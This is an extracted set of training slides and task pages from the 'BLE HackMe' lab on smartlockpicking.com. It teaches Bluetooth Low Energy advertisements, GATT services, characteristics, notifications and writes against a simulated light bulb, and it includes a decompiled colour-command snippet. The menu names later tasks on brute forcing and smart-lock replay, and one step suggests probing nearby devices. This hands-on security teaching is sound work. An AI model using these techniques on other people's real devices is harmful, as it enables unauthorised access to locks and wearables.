A5674D7,com.google.android.apps.exposurenotification:E1B1F50A54433E86
2C03B03816C99014E53D226C97044ACFD3D6BD07F1424C46,com.google.l
ocation.nearby.apps.contacttracer:
4154F7F1A444AD57DC9965D6D468ABAB3CA43369E9DA1624AD5DC1037
843A96D,ch.admin.bag.dp3t:B2B9E6E6C6B323DF624CE5F62C9C1326871B
8082C8CE0C0732A00C6984C60A6C,com.covidtracker.hse:
1407A740CE0AC762DE781E8B2CC42CF64389A1903DE4FEE1A12FC1905
4E9058D,de.rki.coronawarnapp:
0DD6B2FB5EDDF6F63962DB271EED7EF504C777D9772D484472ACF0795
39EE739,it.ministerodellasalute.immuni:F7D3EFCB083F2829C1A3D8A03B5
E487E029499C9F6966E1ED6C64C1E233607F9,lv.spkc.gov.apuricovid:CD1
B004EC481CA78B6BE6EABBE1BEA8C00AD2BD0DFDEDC167F599B5C47
8336AF

GMS phenotype db


You can add here your app's key and get access to the API



Agenda

1. Introduction to BLE, HackMe lab setup
2. BLE advertisements
 - Packet format, beacons, other advertisements
 - Windows, iOS devices BLE broadcast
 - COVID-19 contact tracing
3. **BLE connections**
 - GATT services and characteristics
 - Hacking simple devices using just a phone
 - Hacking smart locks
4. What next?

Bluetooth™ 4.0 Low Energy





Completion progress:

SMARTLOCKPICKING.COM

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

© smartlockpicking.com

[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

BLE connections, services, characteristics

Theory introduction

So far you have passively observed advertisements transmitted by your HackMe device. It was basically one way communication from Broadcaster to nearby Observers (your smartphone). The data was publicly available and no pairing was required.

Now, you will finally connect and explore another use scenario: where a GATT Client ("Central", your smartphone) connects to GATT Server ("Peripheral", your BLE HackMe device).

The GATT (Generic Attribute Profile) is another Bluetooth specification, which organizes data exchange between connected devices. The main concept introduced here includes so-called Attributes, especially Services and Characteristics:

- **Service** is grouping sub-objects (Characteristics) by specific functionality.
- **Characteristic** is an object holding some information (Value), which can be read or written to.

The access rights (read/notify/write) are defined in Characteristic's **Properties**.

Each Service and Characteristic has an **UUID** associated. The commonly used UUIDs (for example "battery level", "heart rate", ...) are defined by Bluetooth specification, and have a short (16-bit) form. For example: Device Name Characteristic: 0x2A00, Battery Level Characteristic: 0x2A19.

For proprietary use, for example switching on/off specific vendor's BLE smart light bulb, manufacturers use their own, full length UUIDs. They can be randomly generated and don't need to be registered and assigned by Bluetooth organization. Just the associated mobile application (or other connecting device) needs to know it.

Task

Your HackMe device should be visible again as your computer hostname. Use the "Connect" button to initiate connection. You will see the list of BLE "services" available on the device. Some services (including Generic Access and Generic Attribute) are mandatory, and you should see them in every BLE device.

Tap on a service name in order to expand characteristics inside this service. Note the characteristic UUIDs and Properties displayed in the application.

Your task is to list all the characteristic's UUIDs of the "Generic Access" service.

Submit

Enter comma separated list of characteristic UUIDs included in the Generic Access service

Hints

GATT: services and characteristics


- **Generic ATtribute Profile.**
- Attributes are: Services, Characteristics, Descriptors.
- Identified by **UUID** – short (registered), long – proprietary.
- A **Service** is grouping sub-objects (Characteristics).
- A **Characteristic** holds a single **Value**.
- For example: Battery Level Service has Battery Level Characteristic which holds Battery Level Value.
- You will feel it much better in practice!

nRF Connect: CONNECT

☰ **Devices** STOP SCANNING ⋮

SCANNER BONDED ADVERTISER

-60 dBm ▾ ✕

 **DESKTOP-L823ACP** **CONNECT** ⋮
77:D7:EC:A3:E1:C9
NOT BONDED ▲ -58 dBm ↔ 109 ms

Device type: LE only
Advertising type: Legacy
Flags: GeneralDiscoverable, LeAndBrErdCapable (Controller), LeAndBrErdCapable (Host)
Complete list of 16-bit Service UUIDs: 0x180A, 0x180F
[Complete Local Name](#): DESKTOP-L823ACP

CLONE RAW MORE

☰ **Devices** DISCONNECT ⋮

BONDED ADVERTISER DESKTOP-L823ACP
4D:86:E5:D5:2A:B0 ✕

CONNECTED NOT BONDED CLIENT SERVER ⋮

Generic Access

UUID: 0x1800
PRIMARY SERVICE

Generic Attribute

UUID: 0x1801
PRIMARY SERVICE

Device Information

UUID: 0x180A
PRIMARY SERVICE

Battery Service

UUID: 0x180F
PRIMARY SERVICE

Heart Rate

UUID: 0x180D
PRIMARY SERVICE

Unknown Service

UUID: 6834636b-6d33-4c31-3668-744275314221
PRIMARY SERVICE

List of services

☰ **Devices** DISCONNECT ⋮

BONDED ADVERTISER DESKTOP-L823ACP
4F:DE:49:E0:A7:97 ✕

CONNECTED NOT BONDED CLIENT SERVER ⋮

Generic Access

UUID: 0x1800
PRIMARY SERVICE

Device Name

UUID: 0x2A00
Properties: READ

Appearance

UUID: 0x2A01
Properties: READ

Peripheral Preferred Connection Parameters

UUID: 0x2A04
Properties: READ

Central Address Resolution

UUID: 0x2AA6
Properties: READ

Generic Attribute

UUID: 0x1801
PRIMARY SERVICE

List of characteristics in the service



Completion progress:



SMARTLOCKPICKING.COM

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read**
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

© smartlockpicking.com

[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

BLE characteristic read

Theory introduction

Each Characteristic has a **Value**, which can be read or written to, depending on associated permissions - **Properties**. The properties can be single (only read or only write), or combined - for example read + write. Access to characteristic can be additionally restricted by requiring prior pairing with device (characteristic protection level). Majority of devices however do not implement this feature, or implement it only for a few selected characteristics. Therefore accessing characteristics in most of BLE devices does not require Bluetooth pairing, and is available for everyone in range. Note that there still can be "application layer" security in place, for example some sort of authentication (password), or data transmitted to/from characteristic can be encrypted by application (not on Bluetooth layer). We will get back to this later.

Task

The nRF Connect application shows properties (permissions) as text value, and additionally icons for available actions:

- down arrow to read
- up arrow to write
- multiple down - to subscribe.

We will cover writing and subscriptions in upcoming tasks, for now let's start with reading. Find Battery Level characteristic inside Battery Service, and use the down arrow to read its value.

Try also reading characteristics of other nearby BLE devices. If you are able to get the list of services and characteristics, but can not read the value, access to the characteristic may require prior pairing.

By the way, swiping right (or selecting top right menu -> show log) will show you the low level connection log.

Submit

Enter the current battery level value:

Hints

Characteristic properties

Read



Notify



Write




Can be combined

The screenshot shows a mobile application interface for Bluetooth devices. At the top, there is a blue header with a menu icon, the text 'Devices', and a 'DISCONNECT' button with a three-dot menu icon. Below the header, the device name 'DESKTOP-L823ACP' and its MAC address '4F:DE:49:E0:A7:97' are displayed. The interface is divided into two main sections: 'CONNECTED' and 'NOT BONDED'. The 'CONNECTED' section is currently active and shows a list of characteristics. The 'NOT BONDED' section is visible but dimmed. The characteristics listed are:

- Central Address Resolution** (UUID: 0x2AA6, Properties: READ) with a downward arrow icon.
- Generic Attribute** (UUID: 0x1801, PRIMARY SERVICE).
- Device Information** (UUID: 0x180A, PRIMARY SERVICE).
- Battery Service** (UUID: 0x180F, PRIMARY SERVICE).
- Battery Level** (UUID: 0x2A19, Properties: READ, Value: 82%) with a downward arrow icon.

Wait, what about pairing?

- We just read data from the device, but no pairing was required?!
- Pairing (/bonding) in BLE is possible, but optional.
- Majority of devices do not implement it!
- ... or secure just selected characteristics.
- In such case you will notice:
 - stall/disconnect (device requires switch to pairing mode)
 - pairing request (device allows for pairing with anyone)





Settings

Pairing request

Tap to pair with HRM_SEC01.

Popular sport band



Completion progress: 

SMARTLOCKPICKING.COM

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications**
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

BLE Notifications


i Theory introduction


Besides reading characteristic value, it is also possible to subscribe for it. The device will automatically send a notification whenever the value update is available, eliminating the need for manual read. There are two types of notifications:

- **Notification** ("NOTIFY" property) - without receive confirmation
- **Indication** ("INDICATE" property) - the receiver confirms packet reception to sending device.

Characteristic can have both Notify and Indicate or just one of them. The difference is just in low level Bluetooth packets, the transmitted data is the same, and for application it makes no difference.

🎯 Task

Connect to your device, find Heart Rate service and its characteristic. Try reading current Heart Rate Measurement value using single down arrow . You can try it multiple times to see if the value changes in time.

Next, subscribe to the Heart Rate Measurement characteristic notification using the subscribe button: . The button will change its status and characteristic value will be updated every second.

Your task is to submit current beats per minute value.

If needed, you can unsubscribe from notifications by tapping again on the same button.

📋 Submit

Enter the current heart rate (decimal bpm) indicated (+/- 5):

? Hints

© smartlockpicking.com
[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

Subscribe to notifications

Heart Rate
UUID: 0x180D
PRIMARY SERVICE

Tap to subscribe for value change

- Heart Rate Measurement**
UUID: 0x2A37
Properties: NOTIFY, READ
- Descriptors:**
- Characteristic User Description
UUID: 0x2901
Value: Beats per minute 8690
- Client Characteristic Configuration
UUID: 0x2902



Heart Rate
UUID: 0x180D
PRIMARY SERVICE

Value updates automatically

- Heart Rate Measurement**
UUID: 0x2A37
Properties: NOTIFY, READ
Value: Heart Rate Measurement: 123 bpm, Contact is Detected
- Descriptors:**
- Characteristic User Description
UUID: 0x2901
- Client Characteristic Configuration
UUID: 0x2902
Value: Notifications enabled



Notifications enabled



Completion progress:

SMARTLOCKPICKING.COM

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

© smartlockpicking.com

[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

BLE Descriptors

Theory introduction

Characteristic can have optional **Descriptor** associated. Most commonly used descriptors:

- **User Text Description (0x2901)**: human readable text, for example "command", "battery level"
- **Client Characteristic Configuration (0x2902)** shows current status of subscription: unsubscribed, subscribed for notifications, subscribed to indications.

Services, Characteristics and Descriptors are also called Attributes. Hence the Bluetooth specification defining them is called GATT (Generic Attribute Profile).

Task

Check descriptors associated with Heart Rate Measurement characteristic. Note how Client Characteristic Configuration (0x2902) value changes after signing up for/signing off from notifications. The nRF Connect displays here the human readable text description, but if you are interested in low level details, uncheck "Parse known characteristics" option in the top right menu to see the hex value: 0x0000 = unsubscribed, 0x0100 = subscribed for notifications, 0x0200 = subscribed to indications.

Second available descriptor for Heart Rate Measurement characteristic is a the User Text Description (0x2901). Your task is to submit its value. You can read it using the down arrow associated.

By the way, this text descriptor also has an up arrow available - indicating possible write, not only read. Just ignore it, writing is not actually available here.

Submit

Enter the text value of descriptor 0x2901 associated with Heart Rate characteristic:

Hints

Characteristic's Descriptors

Most commonly used:

- **User Text Descriptor 0x2901** – optional human readable text
- **Client Characteristic Configuration Descriptor 0x2902** – current status of subscription to notifications

Heart Rate

UUID: 0x180D

PRIMARY SERVICE

Heart Rate Measurement

UUID: 0x2A37

Properties: NOTIFY, READ

Descriptors:

Characteristic User Description

UUID: 0x2901

Value: Beats per minute 8690


Client Characteristic Configuration


UUID: 0x2902



Read text
descriptor value

☰


Completion progress: 




BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write**
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak


Characteristic Write


 Theory introduction


So far you have learned how to receive data from device by reading and subscribing for characteristic value. Characteristic may also have "write" property, which allows for submitting a value to device.


 Task

Using your new skills in regards to services, characteristics and descriptors, connect to your HackMe device, find proprietary service responsible for light bulb control, and a characteristic inside it that allows to switch the light on and off. Read the current state of the switch, and try to turn it on.

In nRF Connect use the up arrow  by the characteristic to write a value to it. Once succeeded, you can turn the light off again if you like.

 Simulated device



 Hints

I can't... give me next hint!

© smartlockpicking.com
[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

Write

Read



Notify



Write



Can be combined

Devices DISCONNECT

BONDED ADVERTISER DESKTOP-L823ACP 4D:86:E5:D5:2A:B0

CONNECTED NOT BONDED CLIENT SERVER

Unknown Service

UUID: 6834636b-6d33-4c31-3668-744275314221

PRIMARY SERVICE

Unknown Characteristic

UUID: 6834636b-6d33-4c31-3668-744275314201

Properties: READ, WRITE

Value: (0x) 00

Descriptors:

Characteristic User Description

UUID: 0x2901

Unknown Characteristic

UUID: 6834636b-6d33-4c31-3668-744275314202

Properties: WRITE, WRITE NO RESPONSE

Descriptors:

Characteristic User Description

UUID: 0x2901

Write value

NEW

LOAD

0x New value

BYTE..

ADD VALUE

Save as...

Advanced

SAVE

CANCEL

SEND

Completion progress:

SMARTLOCKPICKING.COM


BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write**
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak


© smartlockpicking.com, build 1.0.0.0
[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

Characteristic Write ✓

i Theory introduction
So far you have learned how to receive data from device by reading and subscribing to characteristic value. Characteristics may also have a "write" property, which allows for submitting a value to device.

🎯 Task
Using your new skills in regards to services, characteristics and descriptors, connect to your HackMe device, find proprietary service responsible for light bulb control, and a characteristic inside it that allows to switch the light on and off. Read the current state of the switch, and try to turn it on.
In nRF Connect use the up arrow  by the characteristic to write a value to it. Once succeeded, you can turn the light off again if you like.

🔗 Simulated device



? Hints

Status:

Congratulations!

☰ Completion progress: SMARTLOCKPICKING.COM

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes**
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

Various writes

i Theory introduction

By completing previous task, you learned how to write a value to characteristic. Now it is time to get familiar with two types of write:

- **Write Request** (visible as "WRITE" property in nRF Connect) - the receiving device sends confirmation (write response)
- **Write Command** (visible as "WRITE NO RESPONSE" property in nRF Connect) - without confirmation

Characteristic can have just one of the write type properties, or both. Most tools and applications automatically choose the best available one, usually preferring the Write Request (with confirmation). Some devices however, despite declaring both types of write as characteristic properties, actually process just one of them. Therefore in some cases it may be required to manually choose the write type.

🎯 Task

Within the light bulb service, find another characteristic responsible for Text To Speech functionality. It transforms the received text into speech, and our HackMe light bulb talks it back to you (turn your speaker on to hear it). Your task is to make the light bulb say "Hello". Note that this characteristic may interpret just one type of write.

The job consists of few tasks:

- 1. Find the TTS characteristic** - look for descriptors
- 2. Figure out how to send a text to this characteristic**

The low level data, transmitted to and from characteristics, is in hex. The most common way of encoding UTF characters to hex is Ascii Hex representation. For example, "Hi" translates into 0x48 0x69 ("4869" as raw bytes stream). You can use for example "to hex" recipe in [CyberChef](#) to try it out.

For convenience, the nRF Connect allows to automatically encode various input types - including several numeric formats as well as text to hex. The feature is available as select down option right next to value entry form in "Write" function.
- 3. Sending as various write types**

nRF Connect will automatically select the more reliable Write Request with confirmations (unless only Write Command is available). Choose the "Advanced" option in write form to select write type.


Of course once you succeed in greeting the light bulb "Hello" to solve the task, you are free to send to it any text you like.

Note: if the HackMe application crashes after sending valid command, your system (for example Windows Pro "N") may lack media pack required for TTS functionality. Please install "Microsoft Media Feature Pack".

© smartlockpicking.com, build 1.0.1.0
[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

Talking BLE smart light bulb!

Simulated device



Status:


Congratulations! Proceed to the next task




Agenda

1. Introduction to BLE, HackMe lab setup
2. BLE advertisements
 - Packet format, beacons, other advertisements
 - Windows, iOS devices BLE broadcast
 - COVID-19 contact tracing
3. BLE connections
 - GATT services and characteristics
 - Hacking simple devices using just a phone
 - Hacking smart locks
4. What next?


☰

Completion progress: 



BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

 Task


The light bulb has yet another characteristic, which allows to change its color and brightness level. You will surely find it in the light bulb service. The valid data format to send via write is however unknown. Fortunately, there was a mobile application possible to decompile. The decompiled source code snippet responsible for sending valid request follows:


```
public static final byte ARGB_FRAME_PREFIX = (byte) -86;
public static final byte FRAME_SUFFIX = (byte) -1;


public bool a(int i) {
    byte alpha = (byte) Color.alpha(i);
    byte red = (byte) Color.red(i);
    byte green = (byte) Color.green(i);
    byte blue = (byte) Color.blue(i);
    byte[] bArr = new byte[]{ARGB_FRAME_PREFIX, alpha, red, green, blue,
    FRAME_SUFFIX};
    return this.c.e.b(bArr);
}
```

Your task is to analyse the decompiled source code, and based on it create a valid request to light bulb RGB characteristic - setting it to half-dim pure red.

Of course you can then set any color and brightness level you like. Maybe even record a macro to change the colors?

